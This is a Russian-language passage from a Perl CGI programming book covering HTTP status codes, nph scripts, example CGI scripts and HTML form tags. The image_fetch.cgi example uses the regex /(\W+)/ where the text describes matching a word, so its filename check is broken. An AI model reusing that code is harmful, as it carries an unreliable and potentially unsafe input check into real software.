Код 307 появился в HTTP 1.1. Он тоже соответствует временному перенаправлению. Но броузеры, совместимые с HTTP 1.1 и поддерживающие этот код, *должны* попросить у пользователя подтверждение и *не должны* автоматически менять метод запроса на GET. Это именно то поведение, которое требовалось в случае с кодом 302, но броузеры, принимающие этот код, будут вести себя верно.

Таким образом, коды 302, 303 и 307 означают одно и то же, если не был послан запрос POST. В случае запроса POST броузер перейдет на новый URL с запросом GET при коде состояния 303, получит подтверждение у пользователя и перейдет на новый URL с запросом POST для 307 и поступит каким-то одним из этих способов в случае с 302.

400 Bad Request (Плохой запрос)

400 – обычный код ошибки, означающий, что броузер отправил неверный запрос из-за синтаксической ошибки. Примеры включают неверное поле заголовка *Host* или запрос с данными, но без заголовка *Content-type*. Вам нет необходимости возвращать код состояния 400, так как веб-сервер заметит проблемы и сам пошлет этот код ошибки, вместо того чтобы запускать ваш CGI-сценарий.

401 Unauthorized (Неавторизованный пользователь)

Код 401 означает, что запрошенный ресурс входит в защищенную область. Когда броузеры получают этот ответ, они должны запросить у пользователя регистрационное имя и пароль и переслать запрос с этой дополнительной информацией. Если броузер вновь получает код 401, это значит, что в доступе было отказано. Обычно броузер уведомляет пользователя и позволяет заново ввести регистрационные данные. Ответы с кодом 401 должны содержать поле заголовка *WWW-Authenticate* с именем защищенной области.

Веб-сервер сам выполняет аутентификацию (хотя *mod_perl* и позволяет все сделать самостоятельно) до вызова CGI-сценария. Так что вы не должны возвращать это значение из ваших CGI-сценариев; вместо этого используйте код *403 Forbidden* (Доступ запрещен).

403 Forbidden (Доступ запрещен)

Код 403 означает, что клиенту запрещен доступ к запрошенным ресурсам, причем причина не в том, что для этого нужно регистрационное имя. Помните, в главе 1 говорилось, что CGI-сценарии должны иметь правильные права, чтобы их можно было запустить? Ваш броузер будет получать статус 403, если вы попытаетесь запустить CGI-сценарий, у которого неверно установлены права на исполнение.

Этот код нужно возвращать для защищенных CGI-сценариев, если пользователь не может попасть к ресурсам по некоторым причинам, например, нужен определенный IP-адрес, особые cookie и т. д.

404 Not Found (Не найден)

Без сомнения, вы уже знакомы с этим кодом состояния. Это эквивалент отключенного телефонного номера. Код 404 означает, что веб-сервер не может найти запрашиваемый ресурс. Это случается, если вы ошибаетесь в URL или переходите по устаревшей, недействительной ссылке.

Вы можете использовать этот код в CGI-сценариях, если пользователь передает неверную дополнительную информацию о пути.

405 Not Allowed (Не разрешен)

Код 405 означает, что запрошенный ресурс не поддерживает используемый метод запроса. Некоторые CGI-сценарии написаны так, что поддерживают только запросы POST или GET. Этот код состояния будет правильным ответом, если получен неверный метод запроса. На практике этот код используется не часто. Ответы с кодом 405 должны содержать заголовок *Allow* со списком запросов, поддерживаемых данным ресурсом.

408 Request Timed Out (Время запроса истекло)

Когда транзакция идет слишком долго, веб-броузер обычно «сдается» раньше веб-сервера. Либо сервер вернет код 408, когда срок ожидания будет исчерпан. Вы не должны возвращать этот статус из CGI-сценариев. Взамен используйте код *504 Gateway Timed Out* (Время ожидания шлюза истекло).

500 Internal Server Error (Внутренняя ошибка сервера)

Начав писать CGI-сценарии, вы будете часто встречать этот код. Он означает, что на сервере произошло нечто, вызвавшее разрыв соединения. Почти всегда это говорит о том, что CGI-сценарий сделал что-то не так. Вы спросите: что сценарий может сделать неверно? Многое – синтаксические ошибки, ошибки времени выполнения или неверный вывод. Стратегии для отладки CGI-сценариев мы обсудим в главе 15.

503 Service Unavailable (Служба недоступна)

Код 503 означает, что сервер не может ответить на запрос из-за большой загрузки. Эти ответы могут содержать заголовок *Retry-After*, в котором определены дата и время, когда броузер сможет послать повторные запросы. Обычно веб-сервер делает это сам, но вы можете использовать этот статус, если ваш CGI-сценарий понимает, что другой ресурс (например, база данных), нужный сценарию, сильно загружен.

504 Gateway Timed Out (Время ожидания шлюза истекло)

Код 504 означает, что у какого-то из промежуточных шлюзов истекло время ожидания загрузки другого ресурса. Этим шлюзом может быть и ваш CGI-сценарий. Если ваш CGI-сценарий поддерживает обработчик тайм-аута при запросе другого ресурса, например базы данных или другого сервера в Интернете, то он должен вернуть код 504.

Мы привели этот список, чтобы не быть голословными, но не забывайте, что не обязательно печатать свой собственный код состояния даже для ошибок. Хотя отправка кода состояния в качестве отчета об ошибке согласуется со стандартом протокола HTTP, вы можете просто пе-

ренаправить пользователя на страницу помощи или вернуть описание ошибки в качестве нормального вывода (со статусом *200 OK*).

Полные заголовки

До сих пор все CGI-сценарии, о которых мы говорили, возвращали только часть информации из заголовков. Заполнение остальных заголовков и возврат документа в броузер оставались делом сервера. На самом деле мы не должны полагаться только на сервер. Можно написать CGI-сценарий, который будет выводить заголовок полностью.

CGI-сценарии, генерирующие свои собственные заголовки, называются сценариями *nph* (*non-parsed headers*). Сервер должен знать заранее, будет ли сценарий возвращать полный набор заголовков. Веб-серверы по-разному обрабатывают их, но в большинстве случаев узнают CGI-сценарии по префиксу *nph-* в имени файла.

Посылая полные заголовки, вы должны послать по крайней мере строку состояния и заголовки *Content-type* и *Server*. Вы должны определить строку состояния полностью; заголовок *Status* печатать не надо. Если вы помните, в строке состояния определяются протокол и версия (например, «HTTP 1.1»), а эти данные определяются переменной окружения SERVER_PROTOCOL. Всегда используйте эту переменную в CGI-сценариях, вместо того чтобы определять значение прямо в программе, так как версия в SERVER_PROTOCOL может отличаться для более старых клиентов.

Пример 3-3. nph-count.cgi

```
#!/usr/bin/perl -wT

use strict;

print "$ENV{SERVER_PROTOCOL} 200 OK\n";
print "Server: $ENV{SERVER_SOFTWARE}\n";
print "Content-type: text/plain\n\n";

print "OK, starting time consuming process ... \n";

# Задает Perl не буферизовать вывод
$| = 1;

for ( my $loop = 1; $loop <= 30; $loop++ ) {
  print "Iteration: $loop\n";
  ## Оставить время на выполнение задачи ##
  sleep 1;
}
print "Все сделано!\n";
```

nph-сценарии были более распространены раньше, так как Apache до версии 1.3 буферизовал вывод стандартных CGI-сценариев (генерирующих частичные заголовки), но не буферизовал вывод *nph*-сценариев. Создавая *nph*-сценарии, можно было посылать вывод в броузер мгновенно. Поскольку начиная с версии 1.3 Apache не буферизует вывод CGI-сценариев, эта особенность *nph*-сценариев больше не нужна при работе с Apache. Другие серверы, например iPlanet Enterprise Server 4, буферизуют вывод как стандартных CGI-сценариев, так и *nph*-сценариев. Проверить, как ваш веб-сервер обрабатывает буферизацию, можно при помощи примера 3-3.

Сохраните этот файл как *nph-count.cgi* и откройте его в броузере; затем сохраните копию как *count.cgi* и обновите его так, чтобы он выводил частичные заголовки, закомментировав строку состояния и заголовок *Server*:

```
# print "$ENV{SERVER_PROTOCOL} 200 OK\n";
# print "Server: $ENV{SERVER_SOFTWARE}\n";
```

Теперь откройте сохраненную копию сценария и сравните результаты. Если ваш броузер сделал паузу в 30 секунд перед тем, как показать страницу, значит сервер буферизует вывод; если строки отображаются сразу же – значит нет.

Примеры

Мы рассмотрели основы работы CGI-сценариев, но концепции пока что остаются слегка абстрактными. Следующие разделы посвящены практическим примерам.

Проверка броузера клиента

CGI-сценарии могут не только генерировать HTML. В примере 3-4 выводится изображение после выбора формата, поддерживаемого броузером. Скрипт выдает результат после запроса броузера, содержащего заголовок *Accept* HTTP с перечнем всех возможных для клиента медиа-типов данных. На самом деле в броузерах явно определены только новые медиа-типы данных, а символы подстановки определяют все остальное. В этом примере мы посылаем изображение в формате PNG, если броузер его поддерживает, или в формате JPEG, если не поддерживается PNG.

Вы можете спросить, зачем это надо. Дело в том, что в формате JPEG используется несовершенный алгоритм сжатия с потерями. И хотя этот формат идеален для естественных изображений, например фото-

графий, изображения с четкими линиями и деталями (снимки экранов и текст) могут оказаться размытыми. Изображения в формате PNG, как и в формате GIF, используют сжатие без потерь. Обычно они больше изображений в формате JPEG (это зависит от изображения), но позволяют увидеть четкие детали. Но в отличие от изображений GIF, ограниченных 256 цветами, PNG поддерживают миллионы цветов и даже 8-битную прозрачность. Поэтому, если можно, лучше предоставить высококачественное детальное изображение в формате PNG, а если такой возможности нет, то в формате JPEG.
Если пользователь запрашивает его как *http://localhost/cgi/image_fetch.cgi/new_screenshot.png*, он получит *new_screenshot.png* или *new_screenshot.jpeg* в зависимости от того, какой формат поддерживается броузером. То есть, вы можете поместить на HTML-странице только одну ссылку, которая будет работать у всех. В примере 3-4 приведен исходный код CGI-сценария.

Пример 3-4. image_fetch.cgi

```
#!/usr/bin/perl -wT

use strict;

my $image_type = $ENV{HTTP_ACCEPT} =~ m|image/png| ? "png" : "jpeg";
my ( $basename ) = $ENV{PATH_INFO} =~ /(\W+)/;
my $image_path = "$ENV{DOCUMENT_ROOT}/images/$basename.$image_type";

unless ( $basename and -B $image_path and open IMAGE, $image_path ) {
  print "Location: /errors/not_found.html\n\n";
  exit;
}

my $buffer;
print "Content-type: image/$image_type\n\n";
binmode STDOUT;
while ( read( IMAGE, $buffer, 16_384 ) ) {
  print $buffer;
}
```

Мы присваиваем переменной `$image_type` значение «png» или «jpeg» в зависимости от того, посылает ли броузер строку `image/png` как часть заголовка *Accept*. Затем мы присваиваем переменной `$basename` значение, равное первому слову из дополнительной информации о пути, в нашем примере это «new_screenshot». Нас волнует только имя файла, так как расширение мы добавляем сами, когда находим файл.

Наши изображения находятся в подкаталоге *images* корневого каталога сервера, так что мы присваиваем переменной `$image_path` путь к изображению. Учтите, что мы определяем путь еще до того, как убеждаемся, что в URL есть дополнительная информация. Если переменная `$ENV{PATH_INFO}` пуста или начинается с символа, отличного от бук-

вы или цифры, то очевидно, что такой путь неверен. Но это нормально, на следующем шаге мы проверим правильность.

Теперь можем выполнить все проверки сразу. Мы проверяем, что дополнительная информация содержит имя, что полный путь, составленный нами, указывает на двоичный файл, и что мы можем его открыть. Если одна из этих проверок заканчивается неудачей, то мы просто сообщаем, что файл не найден. Мы делаем это, показывая статическую страницу с сообщением об ошибке. Создание простого, статического документа для обычных ошибок типа *404 Not Found* – это простой способ сообщить об ошибке, сохраняя дизайн сайта. К тому же такие страницы очень легко поддерживать.

В случае успешного открытия файла читаем и выводим его частями по 16 Кбайт. Вызов *binmode* необходим для систем типа Win32 или MacOS, в которых символ перевода строки не используется в качестве символа конца строки; в системах Unix это не причинит вреда.

Аутентификация и идентификация пользователя

Помимо безопасности на уровне домена, большинство HTTP-серверов поддерживают другой метод безопасности, известный как аутентификация пользователя. Об аутентификации мы говорили в предыдущей главе. Когда сервер настроен для аутентификации пользователей, доступ к файлам и каталогам из определенной области разрешен только некоторым пользователям. У пользователя, пытающегося открыть URL, связанный с этими файлами, будет запрошены имя и пароль.

Имя пользователя и пароль проверяются сервером, и если они правильны, то доступ пользователю открывается. Кроме разрешения доступа к защищенному файлу, сервер хранит имя пользователя и передает его всем CGI-сценариям, которые вызываются позже. Сервер передает имя пользователя в переменной окружения `$ENV{REMOTE_USER}`.

Поэтому CGI-сценарий может использовать аутентификационную информацию для идентификации пользователей. Вот фрагмент кода, иллюстрирующий работу с переменной окружения `$ENV{REMOTE_USER}`:

```
$remote_user = $ENV{REMOTE_USER};

if ( $remote_user eq "mary" ) {
  print "Добро пожаловать, Мэри, как поживает ваша компания?\n";
}
elsif ( $remote_user eq "bob" ) {
  print "Привет, Боб, как поживаешь? Я слышал, ты нездоров.\n";
}
```

Ограничение неправомерного доступа к изображениям

Одно из больших преимуществ Сети – ее гибкость. Каждый может создать страницу на сервере и поместить на ней ссылки на другие страницы, расположенные на других серверах. Такие ссылки могут также быть ссылками на изображения на других серверах. Но если у вас есть интересные изображения, такой подход вряд ли вас устроит. Допустим, что вы художник и размещаете рисунки на своем веб-сервере. Вам может не понравиться, что ваши работы размещены на других сайтах при помощи ссылок на ваш сервер. Одно из подходящих решений представлено в примере 3-5 – это проверка адресов, которые привели пользователей к рисункам, при помощи HTTP-заголовка *Referer*.[1]

Пример 3-5. check_referer.cgi

```
#!/usr/bin/perl -wT

use strict;

#Каталог с изображениями; он не должен быть в дереве каталогов
#сервера, чтобы пользователи не могли просмотреть изображения
#иначе, чем через этот сценарий
my $image_dir = "/usr/local/apache/data/images";

my $referer = $ENV{HTTP_REFERER};
my $hostname = quotemeta( $ENV{HTTP_HOST} || $ENV{SERVER_NAME} );

if ( $referer and $referer !~ m|^http://$hostname/| ) {
  display_image( "copyright.gif" );
}
else {
  #Проверить, что в имени изображения нет небезопасных символов
  my( $image_file ) = $ENV{PATH_INFO} =~ /^([\w+.]+)$/ or
    not_found();
  display_image( $image_file );
}

sub display_image {
  my $file = shift;
  my $full_path = "$image_dir/$file";
```

[1] Заголовок *Referer* не столь надежен, как того хотелось бы. Не все броузеры его поддерживают, и как мы увидим в главе 8, клиенты могут использовать поддельный заголовок *Referer*. Однако в данном случае надо выявить другие серверы, а не пользователей, а другие серверы не могут вынудить клиентов включить поддельные заголовки.

```
    #Если файл нельзя открыть, мы просто скажем, что он не найден
    open IMAGE, $full_path or not_found();

    print "Pragma: no-cache\n";
    print "Content-type: image/gif\n\n";

    binmode;
    my $buffer = "";
    while ( read( IMAGE, $buffer, 16_384 ) ) {
      print $buffer;
    }
    close IMAGE;
}

sub not_found {
    print <<END_OF_ERROR;
Status: 404 Not Found
Content-type: text/html

<html>
<head>
  <title>Файл не найден</title>
</head>

<body>
  <h1>Файл не найден</h1>

  <p>Извините, но вы запросили изображение, которое не может быть
     найдено. Пожалуйста, проверьте введенный URL и повторите
     попытку. </p>
</body>
</html>
END_OF_ERROR

    exit;
}
```

Этот сценарий выводит изображение с указанием авторских прав, если пользователь попал сюда с другого веб-сайта. Сценарий предполагает, что сообщение об авторских правах хранится в файле с именем *copyright.gif* в том же каталоге, что и другие изображения. Не все броузеры поддерживают HTTP-заголовок *Referer*, а мы не хотим, чтобы посетители, использующие такие броузеры, получали бы по ошибке неверное изображение. Поэтому мы показываем изображение с указанием авторских прав, если есть заголовок *Referer* и он с другого сервера. Кроме того, мы не должны забывать о кэшировании в Сети. Броузеры могут кэшировать изображения, они также могут находиться за многочисленными прокси-серверами, которые тоже кэшируют дан-

ные. Так что мы добавляем к запросу дополнительный заголовок, указывающий на то, что это сообщение не должно кэшироваться. Таким образом, указание авторских прав не будет кэшироваться при посещении настоящего сайта. Если вы совсем одержимы (и не думаете о лишнем трафике), добавьте заголовок *Pragma: no cache* для настоящих изображений.

Если изображение не найдено, посылается запрос со статусом 404. Вас может удивить, почему посылается сообщение в формате HTML, хотя запрос был результатом тега отображения изображения, и броузер должен был бы вывести ответ как изображение в HTML-странице. На самом деле ни веб-сервер, ни CGI-сценарий не могут определить контекст запроса. Веб-серверы всегда возвращают ошибку с кодом 404, если не могут найти ресурс. В таком случае, чтобы сообщить об ошибке, броузер отобразит значок, например, разорванное изображение. Если пользователь решит просмотреть изображение отдельно, просто открыв его, он увидит сообщение об ошибке.

Это решение должно остановить рядовых нарушителей. Но оно не остановит воров. Всегда есть возможность посетить ваш сайт, загрузить изображение и поместить его копии на собственном сайте.

4

Формы и CGI

HTML-формы представляют собой пользовательский интерфейс, обеспечивающий ввод данных для CGI-сценариев. Обычно у них две цели: сбор данных и принятие команд. Собираемые данные могут быть регистрационной информацией, информацией о платежах и онлайновыми опросами. С помощью форм можно также принимать команды, например, использовать различные меню, флажки, списки и кнопки для управления вашим приложением. Очень часто формы содержат элементы обоих типов – для сбора информации и для управления приложением.

Большое преимущество HTML-форм заключается в том, что их можно использовать для создания интерфейса к различным службам (например, к базам данных и другим информационным серверам), который будет доступен любому клиенту независимо от платформы.

Для обработки данных из форм броузер должен послать их через HTTP-запрос. CGI-сценарий не способен проверить ввод пользователя на стороне клиента; пользователь должен нажать кнопку отправки, и ввод будет проверен на соответствие уже только на сервере. JavaScript, с другой стороны, может выполнять эти действия в броузере. Его можно использовать совместно с CGI с целью создания более дружественного пользовательского интерфейса. Как это сделать, показано в главе 7 «JavaScript».

В этой главе описывается:

- как данные из форм отправляются на сервер;
- как использовать HTML-теги для создания форм;
- как CGI-сценарии декодируют данные из форм.

Отправка данных на сервер

В двух предыдущих главах упоминались параметры, которые броузер может включать в HTTP-запрос. В случае запроса GET эти параметры передаются как часть строки запроса URL, а в случае запроса POST они включаются в тело HTTP-запроса. Эти параметры обычно генерируются HTML-формами.

Каждый элемент HTML-формы имеет имя и значение, как например, этот флажок (checkbox):

```
<INPUT TYPE="checkbox" NAME="send_email" VALUE="yes">
```

Если флажок установлен, веб-серверу посылается параметр `send_email` со значением `yes`. Остальные элементы форм, описанные ниже, действуют аналогично. Перед тем как броузер отправит данные из форм на сервер, он должен закодировать их. Существуют два различных способа кодирования данных из форм. Практически всегда используется значение по умолчанию – тип *application/x-www-form-urlencoded*. Другой тип кодирования, *multipart/form-data*, используется с формами, позволяющими пользователю загружать файлы на сервер. Об этом рассказывается в разделе «Загрузка файла на сервер при помощи CGI.pm» главы 5.

А сейчас посмотрим, как работает тип *application/x-www-form-urlencoded*. Как уже говорилось, для каждого элемента формы определены имя и значение. Сначала броузер собирает имена и значения всех элементов формы. Затем эти строки кодируются в соответствии с правилами кодирования адресов, которые обсуждались в главе 2 «HTTP – протокол передачи гипертекста». Если вы помните, символы, имеющие специальное значение для HTTP, заменяются знаком процента и двузначным шестнадцатеричным числом; пробелы заменяются знаком «+». Например, строка «Thanks for the help!» будет преобразована в «Thanks+for+the+help%21».

Затем броузер объединяет каждое имя и значение при помощи знака равенства. Например, если пользователь вводит число «30» в ответ на вопрос о его возрасте, пара ключ–значение будет выглядеть как «age=30». Потом все пары ключ–значение объединяются при помощи символа «&» в качестве разделителя. Вот пример HTML-формы:

```
<HTML>
<HEAD>
  <TITLE>Mailing List</TITLE>
  </HEAD>

<BODY>
<H1>Mailing List Signup</H1>
<P>Please fill out this form to be notified via email about
  updates and future product announcements.</P>
```

```
<FORM ACTION="/cgi/register.cgi" METHOD="POST">
<P>
    Имя: <INPUT TYPE="TEXT" NAME="name"><BR>
    Email: <INPUT TYPE="TEXT" NAME="email">
</P>

<HR>
<INPUT TYPE="SUBMIT" VALUE="Submit Registration Info">
</FORM>

</BODY>
</HTML>
```

На рис. 4-1 показано, как эта форма выглядит в Netscape.

Рис. 4-1. Пример HTML-формы

При отправке этой формы броузер закодирует эти три элемента следующим образом:

```
name=Mary+Jones&email=mjones%40jones.com
```

Поскольку в данном примере используется метод POST, эта строка будет добавлена к HTTP-запросу в качестве его содержимого. HTTP-запрос будет выглядеть приблизительно так:

```
POST /cgi/register.cgi HTTP/1.1
Host: localhost
Content-Length: 67
Content-Type: application/x-www-form-urlencoded

name=Mary+Jones&email=mjones%40jones.com
```

При использовании метода GET запрос будет выглядеть так:

```
GET /cgi/register.cgi?name=Mary+Jones&email=mjones%40jones.com HTTP/1.1
Host: localhost
```

Теги форм

Подробное обсуждение HTML и дизайна пользовательского интерфейса выходит за рамки этой книги. Книг, посвященных этим темам, много, например «HTML: The Definitive Guide» Чака Мускиано (Chuck Musciano) и Билла Кеннеди (Bill Kennedy) (O'Reilly & Associates, Inc.). Однако во многих доступных источниках не обсуждается связь между элементами форм и соответствующими данными, посылаемыми серверу при отправке формы. Поэтому перед рассказом о том, как CGI-сценарии обрабатывают элементы форм, мы представим краткий перечень этих элементов.

Краткий справочник тегов формы

В таблице 4-1 представлен краткий список всех доступных тегов для создания форм.

Таблица 4-1. Теги HTML-форм

Тег	Описание
<FORM ACTION="cgi/register.cgi" METHOD="POST">	Начало формы
<INPUT TYPE="text" NAME="name" VALUE="value" SIZE="size">	Текстовое поле (Text field)
<INPUT TYPE="password" NAME="name" VALUE="value" SIZE="size">	Поле для ввода пароля (Password field)
<INPUT TYPE="hidden" NAME="name" VALUE="value">	Скрытое поле (Hidden field)
<INPUT TYPE="checkbox" NAME="name" VALUE="value">	Флажок (Checkbox)
<INPUT TYPE="radio" NAME="name" VALUE="value">	Переключатель (Radio button)
<SELECT NAME="name" SIZE=1> <OPTION SELECTED>Раз</OPTION> <OPTION>Два</OPTION> : </SELECT>	Раскрывающееся меню (Drop-down menu)
<SELECT NAME="name" SIZE=n MULTIPLE> <OPTION SELECTED>Раз</OPTION> <OPTION>Два</OPTION> : </SELECT>	Список (Select box)

Таблица 4-1. Теги HTML-форм (продолжение)

Тег	Описание
<TEXTAREA ROWS=yy COLS=xx NAME="name"> : </TEXTAREA>	Многострочное текстовое поле (Multiline text field)
<INPUT TYPE="submit" NAME="name" VALUE="value">	Кнопка отправки данных формы (Submit button)
<INPUT TYPE="image" SRC="/image.gif" NAME="name" VALUE="value">	Графическая кнопка (Image button)
<INPUT TYPE="reset" VALUE="Message!">	Кнопка сброса данных формы (Reset button)
</FORM>	Конец формы

Тег <FORM>

Все формы начинаются с тега <FORM> и заканчиваются тегом </FORM>:

```
<FORM ACTION="/cgi/register.cgi" METHOD="POST">
  .
  .
  .
</FORM>
```

Как и переход по гиперссылке, отправка формы генерирует HTTP-запрос, но запрос, созданный формой, почти всегда отправляется CGI-сценарию (или подобному динамическому ресурсу). Формат HTTP-запроса определяется через атрибуты тега <FORM>:

METHOD

Атрибут METHOD определяет метод HTTP-запроса, используемый при вызове CGI-сценария. В зависимости от метода запроса значениями атрибута являются POST и GET, которые мы уже рассматривали как часть строки запроса, хотя в данном случае они не чувствительны к регистру. Если метод не определен, по умолчанию используется GET.

ACTION

Атрибут ACTION определяет URL CGI-сценария, который должен получить HTTP-запрос, выполненный страницей с формой. По умолчанию это тот же URL, с которого форма была получена броузером. Вы не ограничены использованием CGI-программ на своем сервере для декодирования информации из форм; можно задать URL удаленного узла, если необходимая программа находится в другом месте.

ENCTYPE

Атрибут ENCTYPE определяет тип данных, используемый для кодирования содержимого HTTP-запроса. Поскольку запросы GET не содержат тела, этот атрибут имеет смысл, только если в форме определен метод POST. Данный атрибут используется редко, так как значение по умолчанию – *application/x-www-form-urlencoded* – подходит в большинстве случаев. Единственной реальной причиной задания другого типа является создание формы, поддерживающей загрузку файлов на сервер. В этом случае необходимо использовать тип *multipart/form-data*. Второй тип мы обсудим позже.

onSubmit

onSubmit – это обработчик JavaScript, определяющий код на JavaScript, который должен быть запущен при отправке формы. Если код возвращает значение false, отправка формы будет отменена. В этой главе мы рассмотрим, какой обработчик JavaScript связан с каждым элементом формы, но подробнее JavaScript обсуждается в главе 7.

Документ может содержать несколько форм, но одна форма не может находиться внутри другой.

Тег <INPUT>

Тег <INPUT> генерирует различные типы элементов. Они определяются атрибутом TYPE. Каждый тег <INPUT> имеет один и тот же общий формат:

```
<INPUT TYPE="type" NAME="element_name" VALUE="Default value">
```

Подобно тегу
, этот тег не имеет закрывающего тега. Основные атрибуты, имеющиеся у всех типов элементов, следующие:

TYPE

Атрибут TYPE определяет тип отображаемого элемента. Определение каждого типа рассматривается ниже.

NAME

Атрибут NAME важен, поскольку CGI-сценарий использует это имя для доступа к значению отправленных элементов .

VALUE

Смысл атрибута VALUE зависит от типа элемента. Эту возможность мы обсудим отдельно для каждого типа.

Теперь рассмотрим каждый тип отдельно.

Текстовые поля

Одним из самых распространенных элементов, определяемых тегом <INPUT>, является текстовое поле, в которое пользователи могут вводить данные (рис. 4-2). Текстовое поле является типом по умолчанию; если опустить атрибут TYPE, будет создано текстовое поле. HTML-код, определяющий текстовое поле, выглядит так:

```
<INPUT TYPE="text" NAME="quantity" VALUE="1" SIZE="3" MAXLENGTH="3">
```

Рис. 4-2. Текстовое поле и поле для ввода пароля

Для текстового поля определены следующие атрибуты:

VALUE

В случае с текстовым полем VALUE – это текст, отображаемый в текстовом поле при первом представлении формы пользователю. По умолчанию это пустая строка. Пользователь может редактировать значение текстовых полей; текст в поле обновляется и значение передается при отправке формы.

SIZE

Этот атрибут определяет длину текстового поля. Значение соответствует количеству символов, помещающихся в поле, но в большинстве случаев оно определяется правильно только в случае, если элемент заключен в теги <TT> или <PRE>, что указывает на необходимость использования моноширинного шрифта (с фиксированной шириной символов). К сожалению, Netscape и Internet Explorer поразному отображают длину полей при использовании немоноширин-

ного шрифта, поэтому обязательно тестируйте формы в обоих броузерах. По умолчанию для текстовых полей SIZE равно 20.

MAXLENGTH

Атрибут MAXLENGTH определяет максимальное количество символов в текстовом поле. Обычно броузеры не позволяют пользователям вводить больше, чем MAXLENGTH символов. Поскольку размер текстовых полей может отличаться при использовании шрифтов с переменной шириной символов, допускается задание одинакового значения для атрибутов MAXLENGTH и SIZE, однако поле может оказаться слишком большим или слишком маленьким для этого количества символов. Значение MAXLENGTH может быть больше, чем SIZE, то есть разрешается задавать больше символов, чем можно отобразить. По умолчанию не существует ограничений на размер текстовых полей.

onFocus, onBlur, onChange

Это обработчики JavaScript, которые вызываются, когда фокус ввода находится в текстовом поле (курсор находится в поле), текстовое поле теряет фокус (курсор выходит за пределы поля) и когда меняется значение текстового поля, соответственно.

Поля для ввода пароля

Это поле очень похоже на текстовое, но вместо того чтобы отображать действительное значение поля, броузер заменяет каждый символ звездочкой или маркером (рис. 4-2):

```
<INPUT TYPE="password" NAME="set_password" VALUE="old_password"
  SIZE="8" MAXLENGTH="8">
```

На самом деле никакой защиты тут нет, кроме как от любителей заглядывать через плечо пользователя. При передаче веб-серверу значение *не* шифруется. Это означает, что пароль отображается как часть строки запроса для метода GET.

Все атрибуты текстового поля также применимы и к полю для ввода пароля.

Скрытые поля

Скрытые поля не видны пользователю. Обычно они используются только с формами, которые генерируются CGI-сценарием, и полезны для передачи информации между группой форм:

```
<INPUT TYPE="hidden" NAME="username" VALUE="msmith">
```

Как и поля для ввода пароля, скрытые поля не обеспечивают безопасности. Пользователи могут увидеть имя и значение скрытых полей, просмотрев исходный HTML-код в броузерах.

Подробнее об использовании скрытых полей рассказывается в главе 11. В скрытых полях используются только атрибуты NAME и VALUE.

Флажки

Флажки полезны, когда пользователю необходимо просто отметить выбранные параметры (рис. 4-3).



Рис. 4-3. Флажки

Пользователь может переключаться между двумя состояниями флажка, устанавливая или сбрасывая его. Тег выглядит так:

```
<INPUT TYPE="checkbox" NAME="toppings" VALUE="lettuce" CHECKED>
```

В данном примере при установке флажка пользователем для «toppings» возвращается значение «lettuce». Если флажок сброшен, не возвращается ни имя, ни значение.

Несколько флажков могут иметь одно и то же имя. На самом деле это встречается очень часто. Наиболее типичная ситуация использования данной возможности – наличие у вас динамического списка связанных параметров, в котором пользователь имеет возможность выбрать сходные действия для всех этих параметров. Например, несколько вариантов можно представить так:

```
<INPUT TYPE="checkbox" NAME="lettuce">Lettuce<BR>
<INPUT TYPE="checkbox" NAME="tomato">Tomato<BR>
<INPUT TYPE="checkbox" NAME="onion">Onion<BR>
```

Если же CGI-сценарию не обязательно знать имя каждого варианта для выполнения задачи, можно поступить иначе:

```
<INPUT TYPE="checkbox" NAME="toppings" VALUE="lettuce" >Lettuce<BR>
<INPUT TYPE="checkbox" NAME="toppings" VALUE="tomato">Tomato<BR>
<INPUT TYPE="checkbox" NAME="toppings" VALUE="onion">Onion<BR>
```

Если кто-то выбирает «lettuce» и «tomato», но не «onion», броузер закодирует это как `toppings=lettuce&toppings=tomato`. CGI-сценарий может обработать разные значения для одного имени, и вам не придется обновлять CGI-сценарий в случае добавления новых вариантов в список. Атрибуты у флажков следующие:

VALUE

Атрибут VALUE – это значение, которое включается в запрос при установке флажка. Если этот атрибут не задан, будет возвращено значение «ON». Если флажок не установлен, то ни имя, ни значение не посылаются.

CHECKED

Атрибут CHECKED указывает, что данный флажок должен быть установлен по умолчанию. Если атрибут опущен, то по умолчанию флажок сброшен.

onCheck

Данный атрибут определяет код на JavaScript, который должен быть выполнен при установке флажка.

Переключатели

Переключатели очень похожи на флажки, за исключением того, что из группы переключателей с одним именем в любой момент времени может быть выбран только один (рис. 4-4).

Тег очень похож на тег, используемый при определении флажков:

```
<INPUT TYPE="radio" NAME="bread" VALUE="wheat" CHECKED>Wheat<BR>
<INPUT TYPE="radio" NAME="bread" VALUE="white">White<BR>
<INPUT TYPE="radio" NAME="bread" VALUE="rye">Rye<BR>
```

В этом примере по умолчанию выбрано значение «wheat». Выбор переключателя «white» или «rye» отключает выбор «wheat».

Хотя для флажков атрибут VALUE можно опустить, для переключателей это бессмысленно, так как CGI-сценарий не сможет отличить один переключатель от другого, если все они возвращают значение «ON».

Нельзя использовать атрибут CHECKED для нескольких переключателей с одним и тем же именем. Броузеры отметят оба значения как выбранные, но если пользователь выберет другой вариант, то только этот вариант останется отмеченным, и форму можно будет вернуть к первоначальному состоянию, разве что нажав кнопку Reset.

Атрибуты у переключателей те же, что и у флажков.

